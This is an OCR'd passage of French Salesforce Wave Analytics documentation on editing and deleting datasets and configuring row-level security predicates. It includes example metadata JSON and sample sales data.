| Ajouter un fichier de métadonnées étendues (JSON) | Pour personnaliser la mise en forme des tableaux de bord associés au jeu de données, spécifiez un fichier de données étendues.<br>Pour plus d'informations sur les fichiers de métadonnées étendues, reportez-vous à *Référence des métadonnées étendues (XMD)*. |
| Ajouter un fichier de données externe (CSV) | Pour remplacer les données existantes dans le jeu de données à partir d'un fichier de données externe, spécifiez le nom de ce fichier. La taille maximale de fichier est de 500 |

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier un jeu de données :

- Modifier les flux de données de Wave Analytics"


| Option | Description |
| --- | --- |
| | Mo. Vous pouvez charger un fichier .CSV, .GZ ou .ZIP.<br>Pour plus d'informations sur les fichiers de données externes et les fichiers de métadonnées, reportez-vous à *Référence du format des données externes*. |
| Ajouter un fichier de métadonnées (JSON) | Pour redéfinir la structure du fichier de données externe, spécifiez un fichier de métadonnées. Si vous chargez un nouveau fichier de métadonnées, vous devez également charger le fichier de données externe correspondant.<br>Pour plus d'informations sur les fichiers de métadonnées, reportez-vous à *External Data Format Reference*. |
| Prédicat de sécurité | Pour appliquer la sécurité au niveau de la ligne dans le jeu de données, ajoutez un prédicat de sécurité.<br>Pour plus d'informations sur les prédicats, reportez-vous à Sécurité au niveau de la ligne pour des jeux de données. |

4. Si vous avez chargé un nouveau fichier .csv, cliquez sur **Prévisualiser les données** pour afficher et modifier les attributs de métadonnées requis.

   Vous pouvez modifier les métadonnées facultatives ultérieurement.


   Remarque: Si vous avez chargé votre propre fichier de métadonnées, le bouton **Prévisualiser les données** est désactivé.

   Lorsque vous cliquez sur **Prévisualiser les données**, la page d'aperçu s'affiche.





5. Pour chaque colonne :


   a. Cliquez sur le nom d'une colonne pour le modifier. Le nom de la colonne est le nom complet dans le jeu de données. Le nom de la colonne ne peut pas dépasser 40 caractères.




**b.** Cliquez sur l'en-tête de la colonne pour changer les autres attributs requis pour la colonne.




Vous pouvez modifier les attributs uniquement des colonnes de mesure et de date.




**c.** Pour appliquer les modifications à toutes les autres colonnes de même type, cliquez sur **Appliquer à toutes les colonnes de <type de données>**.

6. Cliquez sur **Soumettre** pour enregistrer les modifications apportées aux métadonnées dans la page de prévisualisation du fichier de métadonnées.

   Remarque: Si des erreurs sont détectées, le bouton **Soumettre** est grisé.

7. Cliquez sur **OK** pour fermer le message de confirmation.
8. Pour modifier les attributs de métadonnées facultatifs (qui ne sont pas visibles dans la page de prévisualisation), cliquez sur le pour télécharger le fichier de métadonnées, modifiez-le, puis chargez-le.
9. Cliquez sur **Mettre à jour le jeu de données**.

**10.** Cliquez sur **Continuer** pour ignorer le message de confirmation.

## Suppression d'un jeu de données

Supprimez les jeux de données inutiles de Mon application privée ou des applications partagées auxquelles vous avez au moins un accès en Éditeur. La suppression de jeux de données réduit l'encombrement et aide à satisfaire les limitations de votre organisation en nombre de lignes dans les jeux de données enregistrés.

Lorsque vous supprimez un jeu de données, Wave Analytics le supprime définitivement mais ne supprime pas les perspectives ou les tableaux de bord correspondants qui le référencent. Les perspectives et les tableaux de bord qui référencent un jeu de données supprimé ne sont plus disponibles. Par conséquent, Salesforce.com recommande de supprimer les perspectives et les tableaux de bord associés avant de supprimer le jeu de données.

Si une transformation de flux de données (edgemart ou sfdcRegister) référence un jeu de données, vous devez supprimer la référence avant de supprimer le jeu de données. Par exemple, pour supprimer le jeu de données « Opportunités », supprimez d'abord la transformation sfdcRegister dans l'extrait de flux de données ci-dessous.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour supprimer un jeu de données :

- Modifier les flux de données de Wave Analytics".

```
{
...
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   },
...}
```

ATTENTION: Vous ne pouvez pas restaurer un jeu de données supprimé.

1. Dans la page d'accueil ou de l'application, cliquez sur l'onglet **Jeux de données**.
2. Survolez le jeu de données que vous souhaitez supprimer, puis cliquez sur **Modifier**.
3. Cliquez sur **Supprimer le jeu de données**.
   Le cas échéant, Wave Analytics affiche la liste de toutes les perspectives et de tous les tableaux de bord qui référencent le jeu de données et auxquels vous avez accès en lecture. Une fois le jeu de données supprimé, les perspectives et les tableaux de bord qui le référencent ne peuvent plus être utilisés.
4. Cliquez sur **Supprimer définitivement** pour confirmer.

# Sécurité au niveau de la ligne des jeux de données

Si un utilisateur de Wave Analytics a accès à un jeu de données, il peut accéder par défaut à tous les enregistrements du jeu de données. Vous pouvez toutefois mettre en oeuvre la sécurité au niveau de la ligne dans le jeu de données afin de limiter l'accès aux enregistrements. Certains enregistrements peuvent contenir des données confidentielles qui ne doivent pas être accessibles à tous.

Pour mettre en oeuvre la sécurité au niveau de la ligne, définissez un prédicat pour chaque jeu de données dans lequel vous souhaitez limiter l'accès aux enregistrements. Un *predicat* est une condition de filtre qui définit l'accès au niveau de la ligne aux enregistrements d'un jeu de données.

Lorsqu'un utilisateur soumet une requête pour un jeu de données qui a un prédicat, Wave Analytics vérifie le prédicat afin de déterminer les enregistrements auxquels l'utilisateur a accès. Si l'utilisateur n'a pas accès à un enregistrement, Wave Analytics ne le renvoie pas.

Le prédicat est flexible et peut modéliser différent types de stratégie de sécurité. Vous pouvez par exemple créer des prédicats basés sur :

- La propriété de l'enregistrement. Permet à chaque utilisateur d'afficher uniquement les enregistrements qui lui appartiennent.
- Gestion de la visibilité. Permet à chaque utilisateur d'afficher les enregistrements qui appartiennent à ou sont partagés par leurs subordonnés dans la hiérarchie des rôles.
- Collaboration en équipe ou sur un compte. Permet à tous les membres d'une équipe, par exemple une équipe d'opportunité, d'afficher les enregistrements partagés avec l'équipe.
- Combinaison des différentes exigences de sécurité. Par exemple, vous pouvez définir un prédicat basé sur la hiérarchie des rôles Salesforce, les équipes et la propriété des enregistrements.

Le type de stratégie de sécurité que vous mettez en oeuvre dépend du niveau de restriction que vous souhaitez pour l'accès aux enregistrements dans le jeu de données.

ATTENTION: Si la sécurité au niveau de la ligne n'est pas appliquée à un jeu de données, tous les utilisateurs qui ont accès au jeu de données peuvent afficher tous les enregistrements qu'il contient.

## Considérations relatives à la définition d'un prédicat dans un jeu de données

Il ne suffit pas de définir l'expression de prédicat pour appliquer un prédicat à un jeu de données. Vous devez également considérer la dépendance du prédicat aux informations du jeu de données et l'emplacement dans lequel l'expression de prédicat est définie.

## Exemple de sécurité au niveau de la ligne basée sur la propriété de l'enregistrement

Examinons un exemple de création d'un jeu de données basé sur un fichier CSV, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur la propriété de l'enregistrement. Dans cet exemple, vous allez créer un jeu de données qui contient les cibles commerciales de chaque propriétaire de compte. Pour limiter l'accès à chaque enregistrement dans le jeu de données, vous allez créer une stratégie de sécurité dans laquelle chaque utilisateur peut afficher uniquement les cibles commerciales des comptes dont il est propriétaire. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.

## Exemple de sécurité au niveau de la ligne basée une équipe d'opportunité

Examinons un exemple de création d'un jeu de données basé sur des données Salesforce, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur une équipe d'opportunité. Dans cet exemple, vous allez créer un jeu de données qui contient uniquement les opportunités associées à une équipe d'opportunité. Pour limiter l'accès à chaque enregistrement du jeu de données, vous allez créer une stratégie de sécurité dans laquelle seuls les membres de l'équipe d'opportunité peuvent afficher leur opportunité. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.

Exemple de sécurité au niveau de la ligne basée sur la hiérarchie des rôles et la propriété de l'enregistrement

Examinons un exemple de création d'un jeu de données basé sur un fichier CSV, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur la hiérarchie des rôles Salesforce et la propriété de l'enregistrement. Dans cet exemple, vous allez créer un jeu de données qui contient toutes les opportunités. Pour limiter l'accès à chaque enregistrement du jeu de données, vous allez créer une stratégie de sécurité dans laquelle chaque utilisateur peut afficher uniquement les opportunités dont il est propriétaire ou qui appartiennent à ses subordonnés dans la hiérarchie des rôles Salesforce. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.

CONSULTER ÉGALEMENT :

Transformation sfdcRegister

Paramètres sfdcRegister

## Considérations relatives à la définition d'un prédicat dans un jeu de données

Il ne suffit pas de définir l'expression de prédicat pour appliquer un prédicat à un jeu de données. Vous devez également considérer la dépendance du prédicat aux informations du jeu de données et l'emplacement dans lequel l'expression de prédicat est définie.

Vous pouvez créer une expression de prédicat basée sur les informations d'un jeu de données. Par exemple, pour permettre à chaque utilisateur d'afficher uniquement les enregistrements de jeux de données qui leur appartiennent, vous pouvez créer un prédicat basé sur la colonne d'un jeu de données qui répertorie le propriétaire de chaque enregistrement. Si nécessaire, vous pouvez charger des données supplémentaires dans un jeu de données requis par le prédicat.

L'emplacement dans lequel vous définissez le prédicat varie.

- Pour appliquer un prédicat dans un jeu de données créé à partir d'un flux de données, ajoutez le prédicat dans le champ **rowLevelSecurityFilter** de la transformation Register. Wave Analytics applique le prédicat lors de l'exécution suivante du flux de données.
- Pour appliquer un prédicat dans un jeu de données créé à partir d'un fichier de données externe, définissez le prédicat dans le champ **rowLevelSecurityFilter** du fichier de métadonnées associé au fichier de données externe. Wave Analytics applique le prédicat lorsque vous chargez le fichier de métadonnées et le fichier de données externe. Si vous avez déjà créé le jeu de données à partir d'un fichier de données externe, vous pouvez modifier le jeu de données afin d'appliquer ou de modifier le prédicat.

## Exemple de sécurité au niveau de la ligne basée sur la propriété de l'enregistrement

Examinons un exemple de création d'un jeu de données basé sur un fichier CSV, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur la propriété de l'enregistrement. Dans cet exemple, vous allez créer un jeu de données qui contient les cibles commerciales de chaque propriétaire de compte. Pour limiter l'accès à chaque enregistrement dans le jeu de données, vous allez créer une stratégie de sécurité dans laquelle chaque utilisateur peut afficher uniquement les cibles commerciales des comptes dont il est propriétaire. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.

Remarque: Cet exemple montre l'application d'un prédicat à un jeu de données créé à partir d'un fichier CSV. Néanmoins, cette procédure peut également s'appliquer à un jeu de données créé à partir de données Salesforce.

1. Détermination des données à inclure dans le jeu de données

   Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Pour cet exemple, vous allez créer un jeu de données Targets qui contient toutes les cibles commerciales.

2. Détermination de la sécurité au niveau de la ligne pour des jeux de données

   Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?

3. Ajout du prédicat au fichier de métadonnées
   Pour un jeu de données créé à partir d'un fichier CSV, vous pouvez spécifier le prédicat dans le fichier de métadonnées associé au fichier CSV ou quand vous modifiez le jeu de données.
4. Création du jeu de données
   Vous venez de mettre à jour le fichier de métadonnées avec le prédicat. Vous pouvez créer le jeu de données.
5. Test de la sécurité au niveau de la ligne pour le jeu de données
   Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher ses propres cibles commerciales.


## Détermination des données à inclure dans le jeu de données

Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Pour cet exemple, vous allez créer un jeu de données Targets qui contient toutes les cibles commerciales.

Vous allez obtenir les cibles commerciales à l'aide du fichier CSV présenté ci-dessous.

| AccountOwner | Region | Target | TargetDate |
|---|---|---|---|
| Tony Santos | Midwest | 10000 | 1/1/2011 |
| Lucy Timmer | Northeast | 50000 | 1/1/2011 |
| Lucy Timmer | Northeast | 0 | 12/1/2013 |
| Bill Rolley | Midwest | 15000 | 1/1/2011 |
| Keith Laz | Southwest | 35000 | 1/1/2011 |
| Lucy Timmer | Southeast | 40000 | 1/1/2011 |

Si le jeu de données était créé sans mettre en oeuvre la sécurité au niveau de la ligne, tous les utilisateurs qui ont accès au jeu de données pourraient afficher les cibles commerciales de tous les propriétaires de compte. Par exemple, comme indiqué ci-dessous, Keith pourrait afficher les cibles commerciales de tous les propriétaires de compte.



Pour limiter l'accès aux enregistrements de ce jeu de données, vous devez appliquer la sécurité au niveau de la ligne.

## Détermination de la sécurité au niveau de la ligne pour des jeux de données

Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?

Vous décidez de mettre en oeuvre le prédicat ci-dessous dans le jeu de données.

```
'AccountOwner' == "$User.Name"
```

**Remarque:** Dans ce document, tous les exemples de prédicat échappent les guillemets doubles, ce qui est requis pour saisir le prédicat dans la transformation Register ou le fichier de métadonnées. Ce prédicat met en oeuvre la sécurité au niveau de la ligne en fonction de la propriété de l'enregistrement. En se basant sur le prédicat, Wave Analytics renvoie l'enregistrement de la cible commerciale lorsque l'utilisateur qui soumet la requête au jeu de données est le propriétaire du compte.

Examinons de plus près l'expression du prédicat :

- AccountOwner correspond à la colonne du jeu de données qui stocke le nom complet du propriétaire du compte de chaque cible commerciale.
- $User.Name correspond à la colonne Nom de l'objet Utilisateur qui stocke le nom complet de chaque utilisateur. Wave Analytics effectue une recherche de référence pour obtenir le nom complet de l'utilisateur qui a soumis chaque requête.

**Remarque:** La référence renvoie une correspondance lorsque les noms dans AccountOwner et $User.Name concordent parfaitement, avec la même casse.

## Ajout du prédicat au fichier de métadonnées

Pour un jeu de données créé à partir d'un fichier CSV, vous pouvez spécifier le prédicat dans le fichier de métadonnées associé au fichier CSV ou quand vous modifiez le jeu de données.

Vous devez échapper les guillemets qui encadrent les valeurs de chaîne lorsque vous saisissez un prédicat dans le fichier de métadonnées.

Dans cet exemple, vous ajoutez le prédicat au fichier de métadonnées indiqué ci-dessous.

```
{
   "fileFormat": {
   "charsetName": "UTF-8",
   "fieldsDelimitedBy": ",",
   "fieldsEnclosedBy": "\"",
   "numberOfLinesToIgnore": 1 },
   "objects": [
      {
         "name": "Targets",
         "fullyQualifiedName": "Targets",
         "label": "Targets",
         "rowLevelSecurityFilter": "'AccountOwner' == \"$User.Name\"",
         "fields": [
      {
         "name": "AccountOwner",
         "fullyQualifiedName": "Targets.AccountOwner",
         "label": "Account Owner",
         "type": "Text"
      },
      {
         "name": "Region",
         "fullyQualifiedName": "Targets.Region",
```

```
         "label": "Region",
         "type": "Text"
      },
      {
         "name": "Target",
         "fullyQualifiedName": "Targets.Target",
         "label": "Target",
         "type": "Numeric",
         "precision": 16,
         "scale": 0,
         "defaultValue": "0",
         "format": null
      },
      {
         "name": "TargetDate",
         "fullyQualifiedName": "Targets.TargetDate",
         "label": "TargetDate",
         "description": "",
         "type": "Date",
         "format": "dd/MM/yy HH:mm:ss",
         "isSystemField": false,
         "fiscalMonthOffset": 0
      }
      ]
      }
   ]
}
```

## Création du jeu de données


Vous venez de mettre à jour le fichier de métadonnées avec le prédicat. Vous pouvez créer le jeu de données.

ATTENTION: Pour exécuter les étapes de cet exemple de mise en oeuvre, n'utilisez pas un environnement de production. Assurez-vous que les modifications n'affectent pas les autres jeux de données que vous avez déjà créés.

Pour créer le jeu de données, suivez la procédure ci-dessous.

1. Dans Wave Analytics, accédez à la page d'accueil.
2. Cliquez sur **Créer** > **Jeu de données**.
3. Cliquez sur **CSV**.

   L'écran ci-dessous s'affiche.




4. Sélectionnez le fichier CSV et le fichier de métadonnées (schéma).
5. Dans le champ **Nom du jeu de données**, saisissez « SalesTarget ».
6. Vous pouvez également sélectionner une autre application pour stocker le jeu de données.
7. Cliquez sur **Créer un jeu de données**.

### Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour charger un fichier CSV et un fichier de métadonnées :

- Charger des données externes dans Wave Analytics"

Wave Analytics confirme la réussite du chargement, puis génère une tâche pour créer le jeu de données. Vous pouvez consulter le jeu de données SalesTarget une fois la tâche terminée.

8. Pour vérifier si la tâche a réussi, procédez comme suit :

   a. Cliquez sur l'icône d'engrenage ( ) puis sélectionnez **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches de la surveillance des données est affichée par défaut. Elle indique le statut des tâches de chargement des flux de données et des données externes.

   b. Cliquez sur le bouton Actualiser les tâches ( ) pour afficher le tout dernier statut des tâches.

## Test de la sécurité au niveau de la ligne pour le jeu de données


Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher ses propres cibles commerciales.

1. Connectez-vous à Wave Analytics en tant que Keith.
2. Ouvrez le jeu de données SalesTargets.
   Comme les perspectives ci-dessous l'indiquent, Keith peut afficher uniquement sa cible commerciale.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.




## Exemple de sécurité au niveau de la ligne basée une équipe d'opportunité

Examinons un exemple de création d'un jeu de données basé sur des données Salesforce, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur une équipe d'opportunité. Dans cet exemple, vous allez créer un jeu de données qui contient uniquement les opportunités associées à une équipe d'opportunité. Pour limiter l'accès à chaque enregistrement du jeu de données, vous allez créer une stratégie de sécurité dans laquelle seuls les membres de l'équipe d'opportunité peuvent afficher leur opportunité. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.


1. Détermination des données à inclure dans le jeu de données
   Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Dans cet exemple, vous allez créer un jeu de données OppTeamMember qui contient uniquement les opportunités associées à une équipe d'opportunité.
2. Conception du flux de données pour charger les données
   Nous devons maintenant déterminer comment le flux de données extrait les données Salesforce et les charge dans un jeu de données. Pour commencer, vous créez la conception générale ci-dessous pour le flux de données.
3. Détermination de la sécurité au niveau de la ligne pour le jeu de données
   Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?
4. Modification du flux de données basé sur la sécurité au niveau de la ligne
   Vous pouvez maintenant ajouter le prédicat au fichier de définition du flux de données.
5. Création du jeu de données
   Vous disposez maintenant du fichier de définition du flux de données. Vous pouvez créer le jeu de données.
6. Test de la sécurité au niveau de la ligne pour le jeu de données
   Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher les opportunités appropriées.

## Détermination des données à inclure dans le jeu de données

Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Dans cet exemple, vous allez créer un jeu de données OppTeamMember qui contient uniquement les opportunités associées à une équipe d'opportunité.

Vous obtenez les opportunités à partir de l'objet Opportunité et les équipes d'opportunité à partir de l'objet OpportunityTeamMember. Les deux sont des objets Salesforce.

Dans cet exemple, votre organisation Salesforce inclut les équipes d'opportunité et les utilisateurs ci-dessous.





Votre organisation inclut également les opportunités ci-dessous, la plupart appartenant à Keith.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.





| Action | Opportunity Name | Account Name | Amount | Close Date | Stage | Opportunity Owner Alias |
|---|---|---|---|---|---|---|
| Edit \| Del | Acc - 1000 Widgets | Acc_salesrep | | 9/4/2014 | Prospecting | Tony |
| Edit \| Del | Acme - 1,200 Widgets | Acme | $140,000.00 | 6/14/2012 | Value Proposition | Keith |
| Edit \| Del | Acme - 200 Widgets | Acme | $20,000.00 | 10/13/2012 | Prospecting | Keith |
| Edit \| Del | Acme - 600 Widgets | Acme | $70,000.00 | 8/10/2012 | Needs Analysis | Keith |
| Edit \| Del | ESales_01 | East_Sales_acc_01 | | 9/4/2014 | Prospecting | Bill |
| Edit \| Del | Global Media - 400... | Global Media | $40,000.00 | 7/13/2012 | Id. Decision Makers | Keith |
